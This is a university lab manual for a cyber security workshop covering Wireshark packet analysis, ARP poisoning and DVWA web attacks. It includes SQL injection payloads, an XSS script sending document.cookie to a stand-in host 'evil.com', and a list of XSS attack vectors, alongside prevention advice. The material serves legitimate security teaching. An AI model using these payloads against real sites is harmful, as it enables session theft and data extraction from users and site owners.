Dewan V. S. Institute of Engineering & Technology, Meerut

Affiliated to Dr. A.P.J. AKTU, Lucknow

LAB MANUAL

Department of CSE/AI

Subject Name: Cyber Security Workshop

Subject Code: BCS 453

Session: 2025-26

Semester: 4th

Faculty Name: Mr. Navnish Goel/Ms. Asra Mufti

BCS 453 Cyber Security Workshop
List of Program/ Syllabus

Module 1: Packet Analysis using Wire shark

1. **Basic Packet Inspection:** Capture network traffic using Wire shark and analyze basic protocols like HTTP, DNS, and SMTP to understand how data is transmitted and received.

2. Detecting Suspicious Activity: Analyze network traffic to identify suspicious patterns, such as repeated connection attempts or unusual communication between hosts.

3. Malware Traffic Analysis: Analyze captured traffic to identify signs of malware communication, such as command-and-control traffic or data infiltration.

4. Password Sniffing: Simulate a scenario where a password is transmitted in plaintext. Use Wireshark to capture and analyze the packets to demonstrate the vulnerability and the importance of encryption.

5. ARP Poisoning Attack: Set up an ARP poisoning attack using tools like Ettercap. Analyze the captured packets to understand how the attack can lead to a Man-in-the-Middle scenario.

Module 2: Web Application Security using DVWA

1. SQL Injection: Use DVWA to practice SQL injection attacks. Demonstrate how an attacker can manipulate input fields to extract, modify, or delete database information.

2. Cross-Site Scripting (XSS): Exploit XSS vulnerabilities in DVWA to inject malicious scripts into web pages. Show the potential impact of XSS attacks, such as stealing cookies or defacing websites.

3. Cross-Site Request Forgery (CSRF): Set up a CSRF attack in DVWA to demonstrate how attackers can manipulate authenticated users into performing unintended actions.

4. File Inclusion Vulnerabilities: Explore remote and local file inclusion vulnerabilities in DVWA. Show how attackers can include malicious files on a server and execute arbitrary code.

5. Brute-Force and Dictionary Attacks: Use DVWA to simulate login pages and demonstrate brute-force and dictionary attacks against weak passwords. Emphasize the importance of strong password policies

Objective: Basic Packet Inspection: Capture network traffic using Wire shark and analyze basic protocols like HTTP, DNS, and SMTP to understand how data is transmitted and received.

Theory:

What is Wireshark?

Wireshark is a network protocol analyzer used for capturing and analyzing network traffic in real-time. It allows users to examine data from a live network or from a previously captured file.

What is HTTP (Hypertext Transfer Protocol)?

HTTP is the foundation of data communication on the World Wide Web. It is an application layer protocol that defines how clients (such as web browsers) request resources, such as HTML files, from servers, and how servers respond with the requested resources. HTTP operates over the TCP/IP protocol suite and typically uses port 80 for communication. It is a stateless protocol, meaning each request from the client is independent of previous requests, although stateful behavior can be implemented using cookies and other mechanisms.

What is DNS (Domain Name System)?

DNS is a decentralized naming system for computers, services, or other resources connected to the Internet or a private network. It translates domain names, which are easy-to-remember alphanumeric names (e.g., www.example.com), into IP addresses, which are numerical identifiers used by computers to communicate over a network. DNS operates through a hierarchical distributed database system and uses client-server architecture. It plays a crucial role in the functioning of the Internet by enabling users to access websites and other resources using human-readable domain names.

What is SMTP (Simple Mail Transfer Protocol)?

SMTP is a protocol used for sending and receiving email messages over a network. It is an application layer protocol that works in conjunction with other email protocols, such as POP3 (Post Office Protocol) and IMAP (Internet Message Access Protocol), to deliver email to its intended recipients. SMTP operates on TCP port 25 and follows client-server architecture. When an email is sent, SMTP is used to transfer the message from the sender's email client or server to the recipient's email server. SMTP is a text-based protocol that defines the format and rules for message transmission, including addressing, message transfer, and error handling.

To install Wireshark on Windows, download the 64-bit installer from the official website, run the .exe file, and follow the wizard, accepting default components, including Npcap for packet capture. Restart your computer after installation to ensure all drivers are properly loaded.

Step-by-Step Installation Process:

1. **Download Installer:** Visit wireshark.org and download the Windows Installer (64-bit).

2. **Run Setup:** Locate the downloaded .exe file (usually in the Downloads folder) and double-click it. Click "Yes" if a User Account Control prompt appears.

3. **Setup Wizard:** Click "Next" through the welcome screen and accept the License Agreement by clicking "I Agree".

4. **Select Components:** Keep the default components (Wireshark, TShark) checked. Ensure **Npcap** is selected (necessary for capturing live network traffic).

5. **Optional Components:** Select whether to install USBPcap (for USB traffic capture) if needed, then click "Next".

6. **Install Npcap:** If prompted, agree to the Npcap license terms and proceed with default settings (Installation of Npcap is crucial).

7. **Finish Installation:** Once the extraction and installation finish, click "Next" and then "Finish".

8. **Reboot:** It is highly recommended to restart your computer to finalize the network driver installation.

9. After restarting, you can open Wireshark from the Desktop or Start Menu to begin capturing network traffic.

Module 1: Packet Analysis using Wire shark

Experiment 1. Basic Packet Inspection: Capture network traffic using Wire shark and analyze basic protocols like HTTP, DNS, and SMTP to understand how data is transmitted and received.

Solution: Analyzing network traffic using Wireshark involves capturing packets and inspecting the data exchanged between devices. Below are the steps to capture and analyze basic protocols like HTTP, DNS, and SMTP using Wireshark:

1. Install Wireshark:

Download and install Wireshark from the official website (https://www.wireshark.org/).

2. Start Wireshark:

Launch Wireshark and choose the network interface through which you want to capture traffic.

3. Begin Packet Capture:

Click on the interface you want to capture from and start the capture. You can do this by clicking on the "Start" or "Go" button.

4. Filter Traffic:

To focus on specific protocols, you can use filters. For example:

- http for HTTP traffic
- dns for DNS traffic
- smtp for SMTP traffic

You can apply these filters in the filter bar at the top of the Wireshark window.

5. Capture Data:

Start accessing websites, sending emails, or performing actions that involve the protocols you're interested in.

6. Analyze Packets:

After capturing data, Wireshark displays a list of packets in the main window. Click on a packet to view its details in the lower pane.

7. HTTP Analysis:

Look for packets with the HTTP protocol. You can inspect headers, payloads, and other relevant information.

Right-click on an HTTP packet and select "Follow" > "HTTP Stream" to see the complete HTTP conversation.

8. DNS Analysis:

Look for packets with the DNS protocol. Inspect queries and responses to understand the domain resolution process.

Right-click on a DNS packet and select "Follow" > "DNS" to see the details of the DNS query and response.

9. SMTP Analysis:

Look for packets with the SMTP protocol. Inspect email-related information, sender, recipient, and content.

Right-click on an SMTP packet and select "Follow" > "TCP Stream" to view the complete SMTP conversation.

10. Save Results:

Save captured packets for future analysis or share them with others.

Remember that analyzing network traffic might involve sensitive information. Ensure you have the necessary permissions and legal rights to capture and analyze data on the network you're working on.

These steps provide a basic overview of capturing and analyzing network traffic using Wireshark. The tool offers many features for in-depth analysis, so feel free to explore and experiment with its functionalities.

Result: Understanding IP addresses, MAC addresses, NIC card and Wireshark for analyzing network traffic and capturing packets in real time.

YouTube Video Link: https://www.youtube.com/watch?v=uGysc4upuX0

Experiment 2: Detecting Suspicious Activity: Analyze network traffic to identify suspicious patterns, such as repeated connection attempts or unusual communication between hosts.

Solution:

Detecting suspicious activity in network traffic involves analyzing patterns and behaviors to identify potential threats. Here are some common techniques and indicators of suspicious activity:

1. Anomalous Traffic Patterns:

Unusual Volume: A sudden increase or decrease in network traffic may indicate an attack or compromise.

Unexpected Protocols: Detection of protocols that are not typically used in the network.

2. Repeated Connection Attempts:

Brute Force Attacks: Multiple failed login attempts within a short period may indicate a brute force attack.

Port Scanning: Frequent connection attempts on various ports can be a sign of port scanning.

3. Unusual Communication between Hosts:

Lateral Movement: Unexpected communication between different segments of the network may indicate lateral movement by an attacker.

Data Exfiltration: Unusual data transfers, especially to external or uncommon destinations, may indicate data exfiltration.

4. Malware Indicators:

Command and Control (C2) Traffic: Communication patterns consistent with malware connecting to its control server.

Signatures: Use of known malware signatures or behavioral patterns.

5. Suspicious Payloads:

Large or Encrypted Data Transfers: Unusually large or encrypted payloads may indicate malicious activity.

Known Malicious Patterns: Detection of known malicious patterns within network packets.

6. User Account Anomalies:

Multiple Logins: Simultaneous logins from geographically distant locations may indicate compromised credentials.

Unusual Activity Times: User activity outside of normal working hours can be suspicious.

7. DNS Anomalies:

Domain Generation Algorithms (DGA): Unusual patterns in DNS requests, which may indicate the use of DGAs by malware.

Fast Flux DNS: Rapid changes in DNS records to evade detection.

8. Packet Inspection:

Deep Packet Inspection (DPI): Analyzing the content of packets for malicious patterns or signatures.

Packet Length and Structure: Deviations from expected packet lengths or structures may indicate tampering.

9. Endpoint Security Alerts:

Correlating network activity with alerts from endpoint security solutions can provide a more comprehensive view of potential threats.

10. Behavioral Analysis:

Utilizing machine learning and AI to analyze normal network behavior and detect anomalies.

Implementing a combination of intrusion detection and prevention systems (IDS/IPS), firewalls, log analysis, and anomaly detection tools can enhance the ability to identify and respond to suspicious network activity. Regularly updating signatures and staying informed about emerging threats is crucial for an effective network security strategy.

YouTube Video Link: https://www.youtube.com/watch?v=OwQmwbD1uIs

Experiment 3: Malware Traffic Analysis: Analyze captured traffic to identify signs of malware communication, such as command-and-control traffic or data infiltration.

Analyzing captured network traffic for signs of malware communication is a complex task that requires knowledge of networking protocols, security, and various tools. Below is a general guide on how you might approach malware traffic analysis:

Prerequisites:

1. Captured Traffic:

- Have a packet capture (PCAP) file containing the network traffic you want to analyze.

Tools:

- Use tools like Wireshark, tcpdump, or other network analysis tools.

Steps to Analyze Malware Traffic:

1. Open the PCAP file:

- Load the captured traffic into a tool like Wireshark.

2. Filter Traffic:

- Use filters to narrow down your analysis. For example, filter by IP address, protocols, or time range.

3. Analyze Protocols:

- Identify the protocols in use (HTTP, DNS, TCP, UDP, etc.).

4. Check for Unusual Ports:

- Look for traffic on non-standard ports. Malware often uses uncommon ports for communication.

5. Examine DNS Requests:

- Malware may use domain names for command-and-control. Look for unusual or suspicious domain names.

6. HTTP Analysis:

- Analyze HTTP traffic for unusual User-Agent strings, POST requests with large data, or URLs with encoded data.

7. Check for Beaconing:

- Malware may beacon to a C2 server at regular intervals. Look for patterns in traffic spikes.

8. Analyze SSL/TLS Traffic:

- Malware may encrypt its communication. Look for unusual SSL/TLS handshake patterns or self-signed certificates.

9. Identify Patterns:

- Look for patterns in communication. For example, repetitive or obfuscated data in payload may indicate encoding or encryption.

10. Check for Data Exfiltration:

- Look for large amounts of data leaving the network. Unusual patterns in outbound traffic may indicate data exfiltration.

11. Behavioral Analysis:

- Understand the normal behavior of the network. Deviations from the baseline may indicate malware.

12. Leverage Threat Intelligence:

-
- Use threat intelligence feeds to check if any observed IP addresses or domains are associated with known malicious activities.

13. Consider Packet Payload Analysis:

- Analyze packet payloads for signatures or anomalies.

14. Timeline Analysis:

- Create a timeline of events to understand the sequence of activities.

15. Correlation with Host-Based Logs:

- Correlate network findings with host-based logs to get a holistic view.

16. Document Findings:

- Record your findings, including IP addresses, domains, and any other indicators of compromise (IoCs).

Caution:

- **Avoid Running Untrusted Code:** Don't run untrusted code or execute unknown binaries in a live environment.

- **Use a Controlled Environment:** If possible, conduct analysis in a controlled and isolated environment to prevent further infection.

- **Legal and Ethical Considerations:** Ensure that your analysis complies with legal and ethical standards.

Remember that malware is often designed to evade detection, so analysis may require expertise in both networking and cybersecurity. If you're not confident in your abilities, consider seeking assistance from a professional cybersecurity expert.

Notes: - https://www.malware-traffic-analysis.net/tutorials/index.html

In Wireshark, you can often identify potentially malicious files by analyzing the network traffic and looking for suspicious patterns or activities. While Wireshark itself doesn't detect or label files as malicious, it can help you identify files that are being transferred over the network, which may include malware or other malicious content.

Here are some examples of potentially malicious files that you might encounter in Wireshark:

1. **Executable Files (.exe, .dll, .bat):** Malware often disguises itself as executable files. Look for file transfers with extensions like .exe, .dll, .bat, etc.

2. Compressed Archives (.zip, .rar): Malware can be compressed into archive files to evade detection. Watch out for transfers of compressed files, especially if they're being downloaded from suspicious or untrusted sources.

3. Documents with Embedded Macros (.doc, .docx, .xls, .xlsx): Malicious documents often contain macros that can execute code when opened. Pay attention to transfers of documents with macros enabled, especially if they're from unknown senders.

4. Script Files (.js, .vbs, .ps1): Malware may be distributed in the form of script files that execute commands on the victim's system. Look for transfers of script files, particularly if they're being downloaded from suspicious URLs.

5. Trojan Horse Payloads: Trojans often carry malicious payloads disguised as legitimate files. Watch for unexpected file transfers that match the characteristics of known Trojan payloads.

6. Exploit Payloads: Exploit payloads can be transferred over the network to exploit vulnerabilities in software. Look for files that match known exploit signatures or are transferred alongside suspicious network activity.

7. Backdoors and Remote Access Tools (RATs): Malware designed for remote access often includes files used for controlling compromised systems. Watch for transfers of files associated with known RATs or backdoors.

8. Malicious Documents with Embedded Objects: Malware can be embedded within documents as objects (e.g., embedded Flash objects). Look for transfers of documents containing embedded objects, especially if they're being downloaded from suspicious sources.

9. Cryptocurrency Miners: Malicious actors may distribute cryptocurrency mining software. Watch for transfers of files associated with cryptocurrency miners, particularly if they're being downloaded from suspicious websites.

10. Data Exfiltration: Malware may exfiltrate sensitive data over the network. Look for suspicious transfers of files containing sensitive information, especially if they're going to unexpected destinations.

It's important to note that the presence of these files in network traffic doesn't necessarily mean that they are malicious. However, their presence in combination with other suspicious activity could indicate a security threat. Always exercise caution and use additional security tools and practices to analyze and mitigate potential risks.

Experiment 4: Password Sniffing: Simulate a scenario where a password is transmitted in plaintext. Use Wireshark to capture and analyze the packets to demonstrate the vulnerability and the importance of encryption.

Simulating a scenario where a password is transmitted in plaintext and capturing it with Wireshark involves setting up a simple network communication between two devices. Here's a basic scenario using Telnet, a protocol that transmits data, including passwords, in plaintext:

1. Setting up the Environment:

- You need two devices connected to the same network. Let's call them Device A and Device B.
- Install Wireshark on a third device (e.g., a laptop) connected to the same network.
- Disable encryption or use a protocol that transmits data in plaintext (e.g., Telnet).

2. Sending Plaintext Password:

- On Device A, open a terminal and initiate a Telnet session to Device B. For example:

  telnet [Device B's IP address]
- Device B will prompt for login credentials.
- Enter the username and password. Since Telnet transmits data in plaintext, the password will be sent in plaintext.
-

3. Capturing Packets with Wireshark:

-
- Start Wireshark on the third device (laptop).
- Begin capturing packets on the network interface connected to the network where Device A and Device B are located.

4. Analyze Captured Packets:

- After capturing packets for a short duration (while the Telnet session is active), stop the capture in Wireshark.
- Apply filters to isolate Telnet traffic if necessary.
- Look for packets containing the Telnet protocol.
- Analyze the packet contents to find the plaintext password.

5. Demonstrate Vulnerability and Importance of Encryption:

- Highlight the captured packet containing the plaintext password.
- Emphasize how easily an attacker on the same network could intercept sensitive information like passwords.
- Explain the importance of using encrypted protocols (e.g., SSH instead of Telnet) to prevent such attacks.
- Mention that encryption scrambles the data, making it unreadable to anyone without the decryption key, thereby protecting sensitive information during transmission.

This demonstration underscores the critical importance of encryption in securing sensitive information, especially passwords, during communication over networks.

Experiment 5: ARP Poisoning Attack: Set up an ARP poisoning attack using tools like Ettercap. Analyze the captured packets to understand how the attack can lead to a Man-in-the-Middle scenario.

Here's a high-level overview of how ARP poisoning works and its implications:

1. ARP (Address Resolution Protocol): ARP is used to map IP addresses to MAC addresses on a local network. When a device wants to communicate with another device on the same network, it sends an ARP request to discover the MAC address associated with the target IP address.

2. ARP Poisoning Attack: In an ARP poisoning attack, the attacker sends forged ARP messages to other devices on the network. These forged messages associate the attacker's MAC address with the IP address of the target device (such as the default gateway). As a result, traffic intended for the target device is redirected through the attacker's machine.

3. Man-in-the-Middle (MITM) Scenario: Once the ARP poisoning attack is successful, the attacker can intercept, modify, or redirect traffic passing between the victim devices. This creates a Man-in-the-Middle scenario, where the attacker can eavesdrop on sensitive information, modify data packets, inject malware or malicious code into the communication stream, or even impersonate legitimate network services.

Now, if you're studying ARP poisoning attacks and want to analyze captured packets to understand how the attack unfolds, you could follow these steps in a controlled lab environment:

1. Setup your testing environment: Use virtual machines or a local network lab setup to simulate a small network.

2. Choose your tools: There are various tools available for conducting ARP poisoning attacks, such as Ettercap, Bettercap, or Scapy. Choose a tool that fits your needs and study its documentation to understand how to use it.

3. Perform the ARP poisoning attack: Use the chosen tool to launch the ARP poisoning attack on your network. Target specific devices or the entire network, depending on your objectives.

4. Capture and analyze packets: Use a packet capture tool like Wireshark to capture network traffic during the ARP poisoning attack. Analyze the captured packets to observe

how ARP messages are being manipulated and how traffic is redirected through the attacker's machine.

5. Study the implications: Examine the captured packets to understand the impact of the ARP poisoning attack on network communication. Look for evidence of intercepted traffic, modified packets, or potential security vulnerabilities.

6. Document your findings: Take notes on your observations and document the steps you took during the ARP poisoning attack and packet analysis. This documentation can serve as a valuable learning resource and reference for future study.

Remember, it's essential to conduct these experiments in a controlled and ethical manner, with proper authorization and consent from the network owner. Additionally, never attempt to perform ARP poisoning attacks on live networks without permission, as it is illegal and unethical.

Module 2: Web Application Security using DVWA

Experiment 6: SQL Injection: Use DVWA to practice SQL injection attacks. Demonstrate how an attacker can manipulate input fields to extract, modify, or delete database information.

Create an account on:-
https://attackdefense.pentesteracademy.com/challengedetailsnoauth?cid=34
to access online Damn Vulnerable Web Application (DVWA)

DVWA is a deliberately vulnerable web application designed for practicing security testing techniques. Here's a general outline of how you might conduct a SQL injection attack using DVWA:

1. Setup DVWA: First, you need to set up DVWA on your local machine or a virtual server. You can download DVWA from its official GitHub repository and follow the installation instructions.

2. Access DVWA: Once DVWA is set up, access it through your web browser. By default, DVWA comes with a login page.

3. Login: Log in to DVWA using the default credentials (usually admin/password).

4. Select SQL Injection: In DVWA, there's usually a section dedicated to SQL injection under the "DVWA Security" tab. Set the security level to low initially, and later you can increase the security level to test more sophisticated attacks.

5. Identify Input Fields: Look for input fields on the web pages where user input is processed and sent to the database. Common examples include login forms, search bars, and registration forms.

6. Perform SQL Injection: In the input fields identified, start by entering basic SQL injection payloads to see if the application is vulnerable. For example, try entering ' OR 1=1 -- in a login form's username field. If successful, this could log you in without a valid username and password.

7. Extract Data: Once you've confirmed the vulnerability, you can start extracting data from the database. Use SQL injection techniques like UNION-based attacks or error-based attacks to retrieve sensitive information from the database. For example, you might use a payload like ' UNION SELECT username, password FROM users -- to extract usernames and passwords from the database.

8. Modify or Delete Data: If the application allows it and you have the necessary permissions, you can modify or delete data from the database using SQL injection. Craft SQL queries that perform these actions and inject them into vulnerable input fields.

9. Test Security Levels: Gradually increase the security level in DVWA and see how it affects your ability to perform successful SQL injection attacks. Higher security levels often mean better defenses against common SQL injection techniques.

10. Report Findings: If you're practicing in a controlled environment or as part of a security assessment, make sure to document your findings and report them to the appropriate party.

Remember to always practice responsible disclosure and only perform SQL injection attacks on systems you have permission to test. Unauthorized access to systems can have serious legal consequences.

Experiment 7: Cross-Site Scripting (XSS): Exploit XSS vulnerabilities in DVWA to inject malicious scripts into web pages. Show the potential impact of XSS attacks, such as stealing cookies or defacing websites.

Cross-site Scripting (XSS)

Cross-site Scripting (XSS) is a client-side code injection attack. The attacker aims to execute malicious scripts in a web browser of the victim by including malicious code in a legitimate web page or web application. The actual attack occurs when the victim visits the web page or web application that executes the malicious code. The web page or web application becomes a vehicle to deliver the malicious script to the user's browser. Vulnerable vehicles that are commonly used for Cross-site Scripting attacks are forums, message boards, and web pages that allow comments.

A web page or web application is vulnerable to XSS if it uses unsanitized user input in the output that it generates. This user input must then be parsed by the victim's browser. XSS attacks are possible in VBScript, ActiveX, Flash, and even CSS. However, they are most common in JavaScript, primarily because JavaScript is fundamental to most browsing experiences.

"Isn't Cross-site scripting the User's Problem?"

If an attacker can abuse XSS vulnerability on a web page to execute arbitrary JavaScript in a user's browser, the security of that vulnerable website or vulnerable web application and its users has been compromised. XSS is not the user's problem like any other security vulnerability. If it is affecting your users, it affects you.

Cross-site Scripting may also be used to deface a website instead of targeting the user. The attacker can use injected scripts to change the content of the website or even redirect the browser to another web page, for example, one that contains malicious code.

What Can the Attacker Do with JavaScript?

XSS vulnerabilities are perceived as less dangerous than for example SQL Injection vulnerabilities. Consequences of the ability to execute JavaScript on a web page may not seem dire at first. Most web browsers run JavaScript in a very tightly controlled environment. JavaScript has limited access to the user's operating system and the user's files. However, JavaScript can still be dangerous if misused as part of malicious content:

- Malicious JavaScript has access to all the objects that the rest of the web page has access to. This includes access to the user's cookies. Cookies are often used to store session tokens. If an attacker can obtain a user's session cookie, they can
-
- impersonate that user, perform actions on behalf of the user, and gain access to the user's sensitive data.
- JavaScript can read the browser DOM and make arbitrary modifications to it. Luckily, this is only possible within the page where JavaScript is running.
- JavaScript can use the XMLHttpRequest object to send HTTP requests with arbitrary content to arbitrary destinations.
- JavaScript in modern browsers can use HTML5 APIs. For example, it can gain access to the user's geolocation, webcam, microphone, and even specific files from the user's file system. Most of these APIs require user opt-in, but the attacker can use social engineering to go around that limitation.

The above, in combination with social engineering, allow criminals to pull off advanced attacks including cookie theft, planting trojans, keylogging, phishing, and identity theft. XSS vulnerabilities provide the perfect ground to escalate attacks to more serious ones. Cross-site Scripting can also be used in conjunction with other types of attacks, for example, Cross-Site Request Forgery (CSRF).

There are several types of Cross-site Scripting attacks: stored/persistent XSS, reflected/non-persistent XSS, and DOM-based XSS. You can read more about them in an article titled Types of XSS.

How Cross-site Scripting Works

There are two stages to a typical XSS attack:

1. To run malicious JavaScript code in a victim's browser, an attacker must first find a way to inject malicious code (payload) into a web page that the victim visits.
2. After that, the victim must visit the web page with the malicious code. If the attack is directed at particular victims, the attacker can use social engineering and/or phishing to send a malicious URL to the victim.

For step one to be possible, the vulnerable website needs to directly include user input in its pages. An attacker can then insert a malicious string that will be used within the web page and treated as source code by the victim's browser. There are also variants of XSS attacks where the attacker lures the user to visit a URL using social engineering and the payload is part of the link that the user clicks.

The following is a snippet of server-side pseudocode that is used to display the most recent comment on a web page:

```
print "<html>"
print "<h1>Most recent comment</h1>"
print database.latestComment
print "</html>"
```

The above script simply takes the latest comment from a database and includes it in an HTML page. It assumes that the comment printed out consists of only text and contains no HTML tags or other code. It is vulnerable to XSS, because an attacker could submit a comment that contains a malicious payload, for example:

```
<script>doSomethingEvil();</script>
```

The web server provides the following HTML code to users that visit this web page:

```
<html>
<h1>Most recent comment</h1>
<script>doSomethingEvil();</script>
</html>
```

When the page loads in the victim's browser, the attacker's malicious script executes. Most often, the victim does not realize it and is unable to prevent such an attack.


Stealing Cookies Using XSS

Criminals often use XSS to steal cookies. This allows them to impersonate the victim. The attacker can send the cookie to their own server in many ways. One of them is to execute the following client-side script in the victim's browser:

```
<script>
```

```
window.location="http://evil.com/?cookie=" + document.cookie
</script>
```

The figure below illustrates a step-by-step walkthrough of a simple XSS attack.



1. The attacker injects a payload into the website's database by submitting a vulnerable form with malicious JavaScript content.
2. The victim requests the web page from the web server.
3. The web server serves the victim's browser the page with attacker's payload as part of the HTML body.
4. The victim's browser executes the malicious script contained in the HTML body. In this case, it sends the victim's cookie to the attacker's server.
5. The attacker now simply needs to extract the victim's cookie when the HTTP request arrives at the server.
6. The attacker can now use the victim's stolen cookie for impersonation.

To learn more about how XSS attacks are conducted, you can refer to an article titled A comprehensive tutorial on cross-site scripting.

Cross-site Scripting Attack Vectors

The following is a list of common XSS attack vectors that an attacker could use to compromise the security of a website or web application through an XSS attack. A more extensive list of XSS payload examples is maintained by the OWASP organization: XSS Filter Evasion Cheat Sheet.

<script> tag

The <script> tag is the most straightforward XSS payload. A script tag can reference external JavaScript code or you can embed the code within the script tag itself.

```
<!-- External script -->
<script src=http://evil.com/xss.js></script>
```

```
<!-- Embedded script -->
<script> alert("XSS"); </script>
```

JavaScript events

JavaScript event attributes such as onload and onerror can be used in many different tags. This is a very popular XSS attack vector.

```
<!-- onload attribute in the <body> tag -->
<body onload=alert("XSS")>
```

<body> tag

An XSS payload can be delivered inside the <body> by using event attributes (see above) or other more obscure attributes such as the background attribute.

```
<!-- background attribute -->
<body background="javascript:alert("XSS")">
```

<img> tag

Some browsers execute JavaScript found in the <img> attributes.

```
<!-- <img> tag XSS -->
<img src="javascript:alert("XSS");">
<!--  tag XSS using lesser-known attributes -->
<img dynsrc="javascript:alert('XSS')">
<img lowsrc="javascript:alert('XSS')">
```

<iframe> tag

The <iframe> tag lets you embed another HTML page in the current page. An IFrame may contain JavaScript but JavaScript in the IFrame does not have access to the DOM of the parent page due to the Content Security Policy (CSP) of the browser. However, IFrames are still very effective for pulling off phishing attacks.

```
<!-- <iframe> tag XSS -->
<iframe src="http://evil.com/xss.html">
```

<input> tag

In some browsers, if the type attribute of the <input> tag is set to image, it can be manipulated to embed a script.

```
<!-- <input> tag XSS -->
<input type="image" src="javascript:alert('XSS');">
```

<link> tag

The <link> tag, which is often used to link to external style sheets, may contain a script.

```
<!-- <link> tag XSS -->
<link rel="stylesheet" href="javascript:alert('XSS');">
```

<table> tag

The background attribute of the <table> and <td> tags can be exploited to refer to a script instead of an image.

```
<!-- <table> tag XSS -->
<table background="javascript:alert('XSS')">
<!-- <td> tag XSS -->
<td background="javascript:alert('XSS')">
```

** tag**

The tag, similar to the <table> and <td> tags, can also specify a background and therefore embed a script.

```
<!-- <div> tag XSS -->
<div style="background-image: url(javascript:alert('XSS'))">
<!-- <div> tag XSS -->
<div style="width: expression(alert('XSS'));">
```

<object> tag

The <object> tag can be used to include a script from an external site.

```
<!-- <object> tag XSS -->
<object type="text/x-scriptlet" data="http://hacker.com/xss.html">
```

Is Your Website or Web Application Vulnerable to Cross-site Scripting

Cross-site Scripting vulnerabilities are one of the most common web application vulnerabilities. The OWASP organization (Open Web Application Security Project) lists XSS vulnerabilities in their OWASP Top 10 2017 document as the second most prevalent issue.

Fortunately, it's easy to test if your website or web application is vulnerable to XSS and other vulnerabilities by running an automated web scan using the Acunetix vulnerability scanner, which includes a specialized XSS scanner module. Take a demo and find out more about running XSS scans against your website or web application. An example of how you can detect blind XSS vulnerabilities with Acunetix is available in the following article: How to Detect Blind XSS Vulnerabilities.

How to Prevent XSS

To keep yourself safe from XSS, you must sanitize your input. Your application code should never output data received as input directly to the browser without checking it for malicious code.

For more details, refer to the following articles: Preventing XSS Attacks and How to Prevent DOM-based Cross-site Scripting. You can also find useful information in the XSS Prevention Cheat Sheet maintained by the OWASP organization.

How to Prevent Cross-site Scripting (XSS) – Generic Tips

Preventing Cross-site Scripting (XSS) is not easy. Specific prevention techniques depend on the subtype of XSS vulnerability, on user input usage context, and on the programming framework. However, there are certain general strategic principles that you should follow to keep your web application safe.

Step 1: Train and maintain awareness

To keep your web application safe, everyone involved in building the web application must be aware of the risks associated with XSS vulnerabilities. You should provide suitable security training to all your developers, QA staff, DevOps, and SysAdmins. You can start by referring them to this page.

Step 2: Don't trust any user input

Treat all user input as untrusted. Any user input that is used as part of HTML output introduces a risk of an XSS. Treat input from authenticated and/or internal users the same way that you treat public input.

Step 3: Use escaping/encoding

Use an appropriate escaping/encoding technique depending on where user input is to be used: HTML escape, JavaScript escape, CSS escape, URL escape, etc. Use existing libraries for escaping, don't write your own unless absolutely necessary.

Step 4: Sanitize HTML

If the user input needs to contain HTML, you can't escape/encode it because it would break valid tags. In such cases, use a trusted and verified library to parse and clean HTML. Choose the library depending on your development language, for example, HtmlSanitizer for .NET or SanitizeHelper for Ruby on Rails.

Step 5: Set the HttpOnly flag

To mitigate the consequences of a possible XSS vulnerability, set the HttpOnly flag for cookies. If you do, such cookies will not be accessible via client-side JavaScript.

Step 6: Use a Content Security Policy

To mitigate the consequences of a possible XSS vulnerability, also use a Content Security Policy (CSP). CSP is an HTTP response header that lets you declare the dynamic resources that are allowed to load depending on the request source.

Step 7: Scan regularly (with Acunetix)

XSS vulnerabilities may be introduced by your developers or through external libraries/modules/software. You should regularly scan your web applications using a web vulnerability scanner such as Acunetix. If you use Jenkins, you should install the Acunetix plugin to automatically scan every build.

Experiment 8: Cross-Site Request Forgery (CSRF): Set up a CSRF attack in DVWA to demonstrate how attackers can manipulate authenticated users into performing unintended actions.

CSRF attacks exploit the trust that a web application has in a user's browser. An attacker tricks an authenticated user into unknowingly executing malicious actions on a web application they are logged into. This can be achieved by crafting a malicious web page or email containing code that automatically submits requests to the target web application on behalf of the user.

However, it's crucial to understand the importance of protecting against CSRF attacks and to implement appropriate security measures in web applications, such as:

1. CSRF tokens: Use unique tokens in forms that are submitted to the server with each request. The server verifies these tokens to ensure that the request originated from the legitimate user and not from an attacker's site.

2. SameSite cookies: Set the SameSite attribute on cookies to restrict their usage to first-party context, preventing them from being sent in cross-origin requests.

3. HTTP Referer header: Check the Referer header on the server-side to verify that requests originated from the expected source.

4. Use of security headers: Implement security headers like Content-Security-Policy (CSP) and X-Frame-Options to mitigate the risk of CSRF attacks.

5. Session management: Implement robust session management practices, such as session expiration, session invalidation on logout, and session rotation.

